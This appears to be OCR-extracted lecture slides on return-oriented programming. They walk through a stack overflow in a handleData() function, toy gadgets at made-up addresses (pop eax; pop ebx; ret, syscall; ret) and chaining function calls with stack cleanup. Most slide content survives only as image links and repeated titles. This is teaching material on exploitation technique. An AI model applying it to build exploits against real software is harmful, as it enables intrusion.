
Original Stack




Overflow Data

ROP By Example

handleData() Stack: On ret@handleData




ROP By Example




```
0x100: pop eax;
0x101: pop ebx;
0x102: ret
```

ROP By Example

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
ROP By Example

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
ROP By Example




Stack after Overflow

```
0x100: pop eax;
0x101: pop ebx;
0x102: ret
```

```
0x200: syscall;
0x201: ret
```

ROP By Example



Stack after Overflow

```
0x100: pop eax;
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```

```
0x200: syscall;
0x201: ret
```

ROP By Example - Function Call

ROP By Example - Function Call


Can we also call functions with ROP?

Yes, but we need to take a bit care.

ROP By Example - Function Call

before call: add()


ROP By Example - Function Call



before call: add()
Push arguments for function


ROP By Example - Function Call

Remember: Calling a function will push the address of the next instruction on the stack



after call: add()

ROP By Example - Function Call




after call: add()
and add() function epilogue

ROP By Example - Function Call


Conclusion: We need to clean up the stack (arguments) after calling a function with ROP

ROP By Example - Function Call


Normal Function Call



ROP Function Call




ROP By Example



Previous Function Stack Frame
(*handleData*() doesn't/can't know)

Regular *handleData*() Stack Frame

ROP By Example



The Data we wrote via overflow (red)

ROP By Example

